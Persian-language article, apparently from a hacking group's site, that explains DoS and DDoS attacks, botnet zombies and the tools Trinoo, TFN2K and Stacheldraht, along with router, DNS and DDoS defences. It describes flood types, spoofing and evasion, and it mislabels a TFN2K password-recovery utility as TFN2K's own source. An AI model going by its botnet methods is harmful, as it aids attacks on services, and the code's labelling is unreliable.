2) به منظور جلوگیری از آغاز حمله از سایت خودتان، روتر بیرونی (خارجی) را بایستی طوری پیکربندی یا کانفیگ کرد که تمامی بسته های خارج شونده که آدرس مبداء متناقض با زیر شبکه شما دارند، بلوک و مسدود کند. اگر بسته جعل شده نتواند خارج شود، قادر به آسیب رسانی چندانی نخواهد بود.

اگر به هر دلیلی مجبور به هدایت (Forwarding) بسته های فراگیر به داخل شبکه از طریق روتر هستید، لااقل روتر را بایستی طوری کانفیگ کرد که بسته های نوع ICMP را به محض ورود حذف کند.

برای جلوگیری ار قرار گرفتن به عنوان یک واسطه یا شرکت در یک حمله DoS (تبدیل شدن به یک زامبی)، روتر خود را طوری تنظیم کنید که بسته هایی را که مقصد تمامی آنهاآدرس های شبکه شماست، مسدود کند. یعنی به بسته های ICMP منتشر شده به شبکه خود، اجازه عبور از روتر را ندهد. این کار باعث خواهد شد که شما توانایی ping کردن به تمامی سیستم های موجود در شبکه خود را حفظ کنید. در حالی که این عمل را از طریق یک سیستم بیرونی انجام دهید. اگر درصد ریسک بالایی دارید، می توانید هاست ها یا سرویس های میزبان خود را طوری پیکربندی کنید که از انتشار بسته های ICMP جلوگیری کند.

به گفته برخی از دوستان نیز بستن پورت 7 و تمامی پورت های زائد نیز می تواند روش خوبی جهت جلوگیری از حملات فراگیر باشد.

حملات DNS (حمله علیه Domain Name Serverها):

در ویرایش های قدیمی BIND (Berkeley Internet Name Domain)، حمله کنندگان قادر بودند به طور موثری از حافظه نهان (Cache Memory) یک سرور DNS که در حال استفاده از عملیات بازگشت برای

جستجوی یک دامنه که توسط این سرور سرویس دهی نمی شد را از کار بیندازند و مختل کنند. زمانی که این حافظه نهان مختل می گشت، یک کاربر قانونی (Premium User) به سمت شبکه موردنظر نفوذ گر یا به سمت یک شبکه ناموجود هدایت می شد. خوشبختانه این مشکل جدی در نسخه های جدیدتر حل شد. در این حمله، فرد حمله کننده اطلاعاتDNS غلط را که می تواند باعث تغییر مسیر درخواست ها شود، ارسال می کند.

مقابله با حملات DNS و نحوه پیشگیری از آنها:

1) دفاع از سرور اصلی (Root Server):


دیتابیس سرور اصلی کوچک اس و به ندرت تغییر می کند.لازم است یک کپی از آن تهیه و روزی یکبار بروز رسانی ها را بررسی کنید.گاه و بیگاه بارگذاری های مجدد را انجام دهید. همچنین می توانید از سرورهای اصلی با استفاده از آدرس های anycast استفاده کنید چون این عمل باعث می شود که سیستم ها در شبکه های با موقعیت های مختلف ه عنوان یک سرور به نظر برسند.

2) دفاع از سازمان:

اگر در سازمان شما Intranet وجود دارد، بایستی دسترسی های جداگانه ای از DNS برای کاربران داخلی و مشتریان خارجی خود فراهم آورید. این عمل، DNS داخلی را از حملات خارجی مصون نگه می دارد. همچنین می توانید از ناحیه اصلی یک کپی تهیه کنید تا سازمان خود را در برابر حملات DDoS محفوظ نگه دارید. همچنین به کپی کردن نواحی DNS از شرکای تجاری خود توجه کنید که در خارج از شبکه شما قرار دارند. هنگامی که بروزرسان ها (Updater) ی DNS روی اینترنت می روند، می توانند در هنگام انتقال، مورد ربایش (DNS Hijacking) و یا دست کاری قرار گیرند. می توانید از امضاهای معاملاتی برای امضای آنها یا ارسال بروزرسان ها روی VPN (Virtual Private Network) یا سایر کانال ها استفاده کنید.

Chapter 02

DDoS Attacks



فصل دوم: حملات DDoS

(حملات تکذیب سرویسِ توزیع شده)

حملات تکذیب سرویسِ توزیع شده (DDoS)

تعریف:

حمله توزیع‌شده محروم‌سازی از سرویس (Distributed Denial of Service) روشی از حمله‌است که در آن حمله‌کننده با تعداد زیادی از کامپیوترها و شبکه‌هایی که در اختیار دارد، حمله را صورت می‌دهد. در این روش تمام رایانه‌ها یکی از روش‌های حمله را که در ذیل ذکر شده‌اند را همزمان با هم انجام می‌دهند که ممکن است در برخی موارد خسارات جبران ناپذیری را به بار آورد. سرویس ها و منابع مورد حمله، قربانی های اولیه و کامپیوترهای مورد استفاده در این حمله را قربانی های ثانویه می نامیم.

حملات DDoS عموماً در از کار انداختن سایت های شرکت های بزرگ موثرترند.

شکل حمله:

در این روش معمولاحمله‌کننده سیستم‌های زیادی را آلوده کرده و به آنها همزمان فرمان می‌دهد، به سیستم‌های آلوده شده زامبی (zombie) و به شبکه‌ای از این سیستم‌ها که تحت کنترل یک شخص هستند، botnetمی‌گویند.

ویروس ها نیز می توانند طوری برنامه نویسی شوند که یک حمله DDoS را ترتیب دهند. همانند Blaster که پس از آلوده کردن تعداد زیادی ماشین ها در اینترنت در یک زمان معین شروع به ارسال بسته ها به سمت هدف مورد نظر می کنند. با بررسی اینگونه از حملات می توان دریافت که با اینکه در روش های دیداس از تکنیک های ساده و قدیمی استفاده می شود اما می توان با ترتیب دادن بات نت های بیشتر قدرت حمله را بیشتر کرده و سرور شرکت های بزرگی مانند مایکروسافت را از کار انداخت ☺

لازم به ذکر است یک هکر با داشتن یک کلاینت با کمترین امکانات و یک مودم دایل آپی ☺ سرورها و ماشین های بزرگی را از کار بیندازد. به این گونه حملات حملات نامتقارن یا Asymmetric Attack گفته می شود.

در بسیاری از حملات که در مورد آنها تحقیق و بررسی به عمل آمد، از باگ ها و نقاط آسیب پذیر برای بدست گرفتن کنترل سیستم هدف و در نهایت ضربه نهایی استفاده شده است پس استفاده از پچ ها و بروز کردن سیستم عامل ها و نرم افزارهای آن می تواند تا حدی از بروز اینگونه از حملات جلوگیری به عمل آورد.

Zombie چیست و چه کاربردی در حملات DDoS دارد؟

ابتدا به تعریف Zombie می پردازیم:

زامبی ها به ماشین ها و سیستم هایی گفته می شود که هکرها و نفوذگران آنها را هک کرده و آنها را برای حملات بعدی برنامه ریزی می کنند. اگر هکر را یک فرمانده لشکر در نظر بگیریم، زامبی ها حکم سربازانی را خواهند داشت که از لشکر طرف مقابل به لشکر طرف هکر پیوسته اند (دلیلش مهم نیست

(;) هکرها به این سیستم ها نفوذ کرده و آنها را طوری برنامه ریزی می کنند که برای اجرای یک حمله بزرگتر از آنها استفاده کنند. ماشین های زامبی می توانند سرورهای دانشگاهها، شرکت های ارائه دهنده هاست و فضای وب و حتی کلاینت ها و کامپیوترهای خانگی کاربران عادی اینترنت باشند که از طریق خطوط DSL و یا روشهای دیگر به اینترنت متصل شده اند. در مرحله اول حمله دیداس، هکر تمامی وقت خود را صرف نفوذ به سیستم ها و تبدیل آنها به زامبی می کند. از بهترین برنامه های موجود در این زمینه می توان به TFN2K اشاره کرد. سورس این برنامه بدین صورت است:

```
#include <stdio.h>
#include <stdlib.h>

/*
 * Main program....
 */
int main(int argc, char *argv[])
{
  FILE *ftd;
  int i, search = 0, search2, found = 0, rew = 32;
  unsigned char recover[32];
  unsigned char password[32];
  unsigned char offset;
  char close[]="@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@";
  char check[sizeof(close)];

  /* Say hello... */
  printf("tfn2kpass - Recover the password from tfn2k's 'td' or
'tfn'\n");
  printf("Comments/bugs: Simple Nomad
<thegnome@razor.bindview.com>\n");
  printf("http://razor.bindview.com/\n\n");

  if (argc!=2)
  {
    fprintf(stderr,"USAGE: tfn2kpass <td_filename>\n\n");
    fprintf(stderr,"EXAMPLES:\n");
    fprintf(stderr,"  tfn2kpass renamed_td\n");
    exit(-1);
  }

  ftd=fopen(argv[1],"rb");
  if (ftd == NULL)
  {
    fprintf(stderr,"Unable to open file %s.\n",argv[1]);
    exit(-1);
  }

  /* first we search the file for the first marker that we
     are close to the password -- the 40 @'s should be right
     after the password */
  while(!feof(ftd))
  {
```



```
    fseek(ftd,search,SEEK_SET);
    fread(&check,40,1,ftd);
    if (!strncmp(check,close,40))
    {
      found = 1;
      break;
    }
    search++;
  }

  if (found)
  {
    found = 0; /* reset our flag for next 'find' */
    search--;
    search2 = search;
    /* Now we'll search backward looking for the first non-zero
       value, which is the offset used to mask the password.
       The amount of zeroes depends upon platform as well as the
       daemon type (td or tfn), so we move back one at a time.
       Also it allows us to examine daemons compiled on a freebsd
       box from our linux box, for example. */
    while(search2!=0)
    {
      fseek(ftd,search2,SEEK_SET);
      fread(&offset,1,1,ftd);
      /* Sol bins have the needed "offset" right before the string
         of @'s as well as at the end of the password field, so we
         need to skip that byte. Also, if we do not shorten the
         amount of bytes for a Sol bin by one, we end up with one
         extra char at the beginning of the password. Go figure. */
      if((offset) && (search2 == search))
      {
        rew--;
      }
      else if(offset)
      {
        found = 1;
        break;
      }
      search2--;
    }
    if (found) /* if we found the offset, grab and print the password
*/
    {
      fseek(ftd,search2-rew,SEEK_SET);
      fread(&recover,32,1,ftd);
      fclose(ftd);

      for (i=0;i<32;i++) password[i]=recover[i] - offset;
      printf("The password is - ");
      for (i=0;i<32;i++)
      {
```



```
        if (isprint(password[i]))
          printf("%c",password[i]);
      }
      printf("\n\n");
    }
  }
  if(!found) printf("The password was not found\n\n");
  exit(0);
}
```

یکی از جالب ترین امکانات این ابزار، ارتباطات بین کلاینت و زامبی است. برای اینکه هکرهای دیگر نتوانند به زامبی شما دسترسی و از آن به نفع خود استفاده کنند، کلاینت باید با یک رمز عبور خود را به زامبی شناسایی نماید و تنها فردی که زامبی وی را میشناسد، شما هستید که کنترل این زامبی را در دست دارید.

هکر معمولاً یک یا بیش از یک کلاینت را برای ارسال همزمان دستور اجرای فرمان به تمام زامبی ها استفاده می کند تا یک حمله گسترده و توزیع شده را بر علیه هدف خود ترتیب دهد. تمامی زامبی ها از روی وظیفه ای که هکر برایشان محول کرده پاسخ می دهند و این منجر به ایجاد یک طغیانی از فرامین و مواجه شدن قربانی با سیلی از بسته ها می شود. کلاینتی که در طرف مقابل قرار دارد، فقط می تواند با زامبی طرف خودش ارتباط بگیرد. در اینجا شناسایی هکر یا فرمانده زامبی ها بسیار مشکل است چرا که هکر پشت سیستم های زامبی پنهان شده و اگر وی از Netcat Relay استفاده کرده باشد که شناسایی مشکل تر و تقریباً غیر ممکن خواهد بود.

برنامه هایی که در حملات دیداس کاربرد دارند، عبارتند از:

TFN2K

Blitznet

Freak88

Trinoo

Stacheldrahtکه به معنای سیم خاردار می باشد. این ابزار ترکیبی از TFN و Trinoo می باشد.

و ...

حال به بررسی روش کار هریک از ابزارهای فوق می پردازیم:

1- Trinoo:

این برنامه در اصل از برنامه های Master/slave است که با یکدیگر برای یک حمله UDP Flood بر علیه هدف هماهنگ می شوند. در یک روند عادی مراحل زیر برای برقراری یک شبکه Trinoo DDoS واقع می شوند:

مرحله اول: حمله کننده، با استفاده از یک میزبان هک شده، لیستی از سیستم هایی را که قابل هک شدن هستند،جمع آوری می کند. بیشتر این پروسه، به صورت خودکار از طریق این میزبان هک شده انجام می شود. این میزبان اطلاعاتی شامل نحوه یافتن سایر میزبان ها برای هک کردن نزد خود نگه داری می کند.
مرحله دوم: به محض آماده شدن لیست در مرحله قبل، در این مرحله، اسکریپت ها جهت نفوذ و تبدیل آنها به دایمون ها اجرا می شوند. یک مستر می تواند چندین دایمون دیگر را کنترل و سرپرستی کند. دایمون ها، میزبان های هک شده ای هستند که طغیان UDP اصلی را روی ماشین هدف انجام می دهند.
مرحله سوم: حمله DDOS هنگامی که حمله کننده فرمان حمله را به میزبانان اصلی (دایمون اصلی) ارسال می کند، این دایمون ها به هر دایمون زیر دست دستور می دهند تا حمله DoS را علیه آدرس IP مشخص شده در فمان حمله را آغاز می کنند. بدین ترتیب با انجام چندین حمله DoS یک حمله DDoS شکل می گیرد.

:TFN/TFN2K

(Tribal Flood Network) TFN نسبت به ابزار TFN اصلی برتری و پیشرفت قابل توجهی دارد. حملات مبتنی بر TFN2k با استفاده از جعل آدرس های IP (IP Spoofing) اجرا می شوند که این روش باعث بروز مشکل در شناسایی منبع حمله می شود. این حملات فقط شامل طغیان ساده مانند TFN نیستند. آنها علاوه بر این شامل حملاتی هستند که از حفره های امنیتی سیستم عامل برای بسته های نامعتبر و ناقص سوء استفاده را می کنند تا به این ترتیب باعث از کار افتادن سیستم های قربانی شوند. حمله کنندگان TFN2K دیگر نیازی به به اجرای فرمانها با ورود به ماشین های کلاینت مخدوم (به جای Masterها در TFN) ندارند و می توانند این فرمان ها را از راه دور اجرا کنند. ارتباط بین کلاینت ها و دایمون ها دیگر به صورت پاسخهای اکوی ICMP محدود نمی شود و می تواند روی واسط های مختلفی مانندTCP و UDP صورت گیرد، بنابراین TFN2K خطرناکتر و همچنین برای کشف مشکل تر است.

در این روش، هکر برای ارتباط با سرگروه ها از Netcat استفاده می کند. هر سرگروه، یک گروه از زامبی ها را فرماندهی می کند و مستقیماً تحت نظر و دستور هکر می باشد. هکر از طریق Netcat فرمان حمله را صادر و سرگروه ها نیز به زامبی های زیر نظر خود فرمان می دهند بدین ترتیب یک حمله DDoS شکل می گیرد. ماشین های سرگروه نیز رایانه هایی هستند بی گناه که ناخودآگاه در اختیار هکر قرار گرفته اند. هکر در هر نقطه از شبکه قادر خواهد بود فرمان حمله را صادر و حمله را شکل دهد.

در روش TFN2K زامبی ها قادر خواهند بود از مکانیزم های زیر جهت ایجاد حمله به هدف مورد نظر استفاده کنند:

- **UDP Flood:** ارسال سیل آسای بسته های UDP به سمت قربانی در شبکه به صورتی که تمامی پهنای باند در اختیار او، با این حجم از بسته های UDP تلف شود.
- **SYN Flood:** ارسال سیل آسای بسته های SYN که در بخش های قبلی به شرح این نوع از حمله پرداختیم.
- **ICMP Flood:** ارسال سیل آسای بسته های Ping
- **Smurf:** ارسال سیل اسا و فراگیر بسته های Ping یا UDP
- **حمله Mix:** ارسال سیل آسا و همزمان بسته های SYN، UDP و ICMP به سمت یک هدف

- **حمله Farga:** این حمله که شامل ارسال سیل اسای بسته های ناقص IP به سمت یک هدف است، توسط گروه Mixter(طراح اصلی حمله TFN2K) ابداع شده است.

تمامی کدهای برنامه های مرتبط با TFN2K در وبسایت زیر موجود و در دسترس هستند:

http://www.mixter.warrior2k.com

با توجه به اینکه حمله TFN2K از شش مکانیزم حمله DoS استفاده می شود، لذا هکر می تواند حمله ای همانند ICMP Flood را آغاز و اجرا کند و سپس به بررسی موفقیت خود بپردازد. در صورت عدم موفقیت حمله، به ماشین های خود فرمان تغییر حمله را صادر می کند.

~~~~~~

نکات بسیار خطرناک این برنامه عبارتند از:

- عدم باز کردن پورت های ماشین زامبی و مخفی ماندن از چشم اسکنرهای پورت
- استفاده از بسته های ICMP Echo Reply جهت عبور از فایروال
- آدرس مبدا سدور بسته ICMP Echo Reply به طور اشتباه و جعلی تنظیم می گردد تا ماشین سرگروه و شخص نفوذگر قابل شناسایی نباشند.
- ماشین های زامبی نیز در هنگام حمله به یک هدف از آدرس های مبدا اشتباه و جعلی بهره می برند تا دیرتر شناسایی شوند.
- پی گیری ماشین های زامبی سودی ندارد ☺ زیرا اولا در سطح اینترنت پراکنده شده و به ISPها و روترهای مختلفی متصل هستند دوما بی گناهند !!! سوما بسیار زیادند!!! و چهارما در صورت شناسایی نمی توان آنها را غیر فعال کرد!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
- پی گیری ماشین زامبی سرگروه بسیار مشکل است و در صورت شناسایی، نفوذگر وقت فرار را خواهد داشت!!!!
- در برنامه TFN2K هر ماشین سرگروه یک فایل مخفی از آدرس های IP متعلق به ماشین های زامبی تحت فرمان خود را در اختیار دارد و به منظور آن که در صورت آشکار شدن هویت سرگروه، ماشین های زامبی لو نروند.این فایل به صورت کریپت شده روی ماشین های سرگروه ذخیره می شود.
- در TFN2K، نفوذگر قادر خواهد بود نسخه نرم افزار نصب شده روی ماشین زامبی را بروز کند.

همچنین نفوذگر قادر است ماشین های زامبی را وادار به پاک کردن نرم افزار TFN2K از روی هارد نماید با اینکه در لحظات پایانی را پاک می کند همانند خودکشی فرمانده و انفجار مخفیگاه و قرارگاه. پس می توان نتیجه گرفت که TFN2K همانند یک سرباز دلیر در جنگ عمل می کند.

Stacheldraht

کد این برمامه بسیار شبیه به برنامه های Trinoo و TFN می باشد با این تفاوت که این برنامه اجازه می دهد تا ارتباط بین حمله کننده و Masterها (سرگروه ها که در اینجا به Handlerمعروفند) رمزنگاری شود. عوامل می توانند کد خود را به صورت اتوماتیک و خودکار تغییر دهند همچنین می توانند به انواع مختلفی از حملات مانند طغیانهای ICMP و طغیانهای UDP و حتی طغیانهای SYN دست بزنند.
~~~~~~

مقابله با حملات DDoS:

روش موثر و کارامدی جهت مقابله با حملات DDoS وجود ندارد. اما جای نگرانی نیست! بارعایت چند نکته زیر می توان از یروز چنین حملاتی جلوگیری کرد و یا میزان آنها را به حداقل رساند:

1- هیچ یک از ما تمایلی به استفاده از ماشین های شبکه خود توسط یک نفوذگر را نداریم پس می بایستی به صورت مداوم ماشین های شبکه خود را تحت آزمایش قرار دهیم.
2- بهتر است از نرم افزارهای آنتی ویروس بروز شده استفاده کنیم.
3- نصب و استفاده از یک فایروال قوی نیز یکی از مهم ترین عوامل جلوگیری از حملات DDoS است.
4- تبعیت از مجموعه سیست های خاص در توزیع و ارائه آدرس ایمیل (به جهت کاهش اسپم ها)
5- همیشه باید در جریان آخرین اخبار منتشر شده در مورد زامبی ها قرار گیریم چون گروههایی هستند که قبل از عملیاتی شدن یک نرم افزار زامبی آنرا کشف می کنند.
6- از نرم افزارهای Anti-Spoofing دوطرفه روی روترهای خود استفاده کنیم. اینکار باعث جلوگیری از عبور بسته های IP با آدرسهای جعلی می شود و هیچ بسته ای حق خروج از شبکه که NetID آن بسته مشخص است ندارد.
7- از نرم افزارهای Zombie Zapper استفاده کنیم.
8- اگر دارای سایت حساس هستیم بهتر است در نقطه ای دیگر از شبکه اینترنت و با یک ISP متفاوت از سایت خود بک آپ (پشتیبان) تهیه کنیم.

در ادامه نیز به ذکر چند نکته، بحث را خاتمه می دهیم:

سیاه چاله ها:

در روش سیاه چاله، تمام ترافیک مسدود شده و همه بسته ها دور ریخته می شوند. اشکالی که در این روش وجود دارد این است که تمام ترافیک سایت غیر قابل استفاده خواهد شد به عبارتی دیگر، شبکه مورد نظر به یک سیستم آفلاین تبدیل خواهد شد. در اینگونه از روش ها، حتی اجازه دسترسی به کاربران اصلی سایت داده نمی شود.

فایروال ها و روترها:

روترها را می توان طوری کانفیگ کرد که از حملات ساده پینگ با فیلتر کردن پروتکل های غیر ضروری جلوگیری کنند و همچنین می توانند آدرس های IP نامعتبر را متوقف کنند. خلاصه کلام روترها در مقابل حملات جعلی و پیچیده و حملات در سطح برنامه های کاربردی با استفاده از آدرس های IP نامعتبر بی تاثیر هستند.

IDSها (سیستم های کشف نفوذ):

عملکرد IDSها بدین شکل است که استفاده از پروتکل های معتبر به عنوان ابزار حمله را تشخیص می دهند. این سیستم ها قادرند به همراه فایروال ها بکار بروند تا بتوانند به صورت اتوماتیک و خودکار

در مواقع لزوم، ترافیک را مسدود کنند. در برخی از مواقع تشخیص نفوذ نیاز به کانفیگ توسط کارشناسان امنیتی دارد که در برخی از مواقع در تشخیص نفوذ دچار اشتباه می شوند.

سرورها:

اگر برنامه های کاربردی موجود در سرورها به طور مناسب کانفیگ شوند، در به حداقل رساندن تاثیر حملات DDoS نقش مهمی خواهند داشت.سرورهای بهینه سازی شده (Optimized servers) در ترکیب با ابزار تخفیف دهنده، می توانند هنوز شانس ادامه ارائه سرویس را در هنگامی که مورد حمله DDoS قرار می گیرند، داشته باشند.

ابزارهای تخفیف DDoS:

ابزارهای تخفیف ابزارهایی هستند که برای از بین بردن ترافیک یا تخفیف حملات DDoS استفاده می شوند. همچنین این ابزارها بیشتر برای متعادل کردن بار شبکه یا فایروال ها استفاده می شد. این ابزارها سطوح مختلفی از میزان تاثیر را دارند و می توان گفت هیچکدام کامل نیستند.بعضی از این ابزارها حتی ترافیک قانونی را مسدود می کنند و برخی دیگر ترافیک غیرمجاز را در برخی اوقات نادیده می گیرند!!!. در این مورد باید زیر ساخت سرور مقاوم باشد تا این ابزار در تشخیص ترافیک درست از نادرست بهتر عمل کند.

پهنای باند بالا:

توصیه اکید اکثریت متخصصین امنیت شبکه بر داشتن پهنای باند بالا برای جلوگیری از حملات تکذیب شده اعم از DoS و DDoS می باشد. اکثریت شرکت ها از وقوع یک حمله DoS بی خبرند ولی وقتی که حمله به وقوع پیوست، بدنبال راه چاره هستند!! از آنجا که تاثیرات اولیه بیشتر حملات DoS، مصرف پهنای باندشبکه است، یک سرور میزبان روی اینترنت که به طور مناسب و صحیح مدیریت و پیکربندی و کانفیگ شده است، هم پهنای باند مناسب و هم ابزار مناسب را لازم دارد تا بتواند از تاثیرات حملات بکاهد.

چگونه از وقوع یک حمله DoS آگاه شویم؟

اکثریت بر این باورند که اگر یک خرابی یا اشکال در یک سرور ایجاد شد، حتماً یک حمله تکذیب سرور رخ داده است. مثلا اگر یک سایت پربازدید در زمان اوج استفاده باشد دلیل بر وجود یک حمله می گذارند که اینگونه دلایل اکثراً از طرف آماتورها و افراد عادی است. دلایل متعددی هستند که می توان برای بروز خرابی و بروز اشکال در سرورها ارائه کرد. مثلاً عدم نگه داری صحیح از سرورها ممکن است برخی از سرویس ها را دچار اختلال و خرابی کند. در اینجا عوامل مهمی که نشان دهنده وجود یک حمله DoS علیه سرور است را بیان می کنیم:

1- کاهش قابل توجه سرعت یا کارایی شبکه در زمان دسترسی به سایت و فایل های موجود
2- عدم در دسترس نبودن یک سایت خاص(بدون وجود علائم فنی)
3- عدم امکان دستیابی به هر سایتی(بدون وجود علائم فنی)

4- افزایش قابل توجه تعداد ایمیل ها که به این ایمیل های ناخواسته اسپم می گویند.

در صورت بروز یک حمله، چه اقداماتی را باید انجام داد؟

شرکت ها می توانند در صورت بروز حملات با متخصص شبکه شرکت تماس گرفته و از این طریق حل مشکل کنند. مراجعه به متخصصان تیم امنیتی ایران هک راه حل مناسبی می باشد.

کاربرانی که در منازل خود وضعیت مشابه شرکت ها را مشاهده کردند می توانند با مرکز ارائه دهنده خدمات اینترنت خود تماس گرفته و به حل مشکل بپردازند.

The End

Iran Hack Security TM was Here ...

Denial of Service Attacks

Written By Mehran Saheb Kuhi (Mr.3lerOn)

TnX 2 Mr.XpR and all Iran Hack members... :D

نام مقاله: شرحی بر حملات تکذیب سرویس

نویسنده: Mr.3ler0n

ناشر: تیم امنیتی ایران هک

« پورتال امنیتی تحقیقاتی ایران هک »

نشانی اینترنتی: Www.Iranhack.org

« انجمن تیم امنیتی ایران هک »

نشانی اینترنتی: Www.Iranhack.org/acc

Iran Hack Security TM 4 Ever ... ;)

We Love Iran

Persian Gulf 4 Ever ... ;)